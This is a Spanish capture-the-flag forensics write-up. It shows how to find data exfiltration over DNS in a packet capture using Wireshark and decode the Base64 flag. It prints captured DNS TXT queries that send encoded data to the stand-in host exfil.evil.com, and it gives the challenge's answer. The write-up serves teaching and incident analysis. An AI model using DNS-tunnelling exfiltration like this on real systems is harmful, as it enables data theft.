CÁTEDRA DE CIBERSEGURIDAD CIBERUGR, INCIBE-UGR

Nombre	Data Heist
Categoría	Forense
Dificultad	Muy Fácil
Puntos	100

DESCRIPCIÓN DEL RETO

Ha ocurrido un incidente de seguridad donde los datos de tu empresa han sido comprometidos. Se han recuperado trazas de tráfico sospechosas que nos pueden dar una pista de que datos se han visto afectados. Analiza la captura de tráfico y averigua como los datos se han visto afectados.

WRITEUP


1. El reto empieza con una captura de tráfico llamada *challenge.pcap*.

```
┌──(kali㉿kali)-[/tmp/challenge]
└─$ ls
challenge.pcap

┌──(kali㉿kali)-[/tmp/challenge]
└─$ file challenge.pcap
challenge.pcap: pcap capture file, microsecond ts (little-endian) - version 2.4 (Ethernet, capture length 262144)

┌──(kali㉿kali)-[/tmp/challenge]
└─$
```


2. Analizamos la captura con un analizador de tráfico de red como Wireshark. Ejecutamos el siguiente comando para analizar la captura con Wireshark:

```
wireshark challenge.pcap &
```

3. Se abrirá la captura en Wireshark.



4. En esta captura se encuentra tráfico sospechoso de exfiltración de datos por DNS. Por tanto, filtramos por paquetes DNS usando el filtro de búsqueda.



5. Buscamos una *query* sospechosa con dominio *exfil.evil.com*.

```
DNS        115 Standard query response 0xbbb3 A profile.accounts.firefox.com A 34.110.207.168 OPT
DNS        180 Standard query response 0xbde0 AAAA profile.accounts.firefox.com SOA ns-766.awsdns-31.net OPT
DNS        134 Standard query 0xf854 TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com OPT
DNS        451 Standard query response 0xf854 Server failure TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com OPT
DNS        134 Standard query 0xf854 TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com OPT
DNS        273 Standard query response 0xf854 Server failure TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com OPT
DNS        123 Standard query 0xf854 TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com
DNS        123 Standard query response 0xf854 Server failure TXT VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.exfil.evil.com
```

6. Nos fijamos que en las *queries* DNS hay empotradas un texto codificado en Base64: VUdSX0VUU0lJVF9DVEYyNXtkTnNfZXhGMWxUckBUMTBufQo=.
7. Si decodificamos la cadena usando Cyberchef obtenemos finalmente la flag.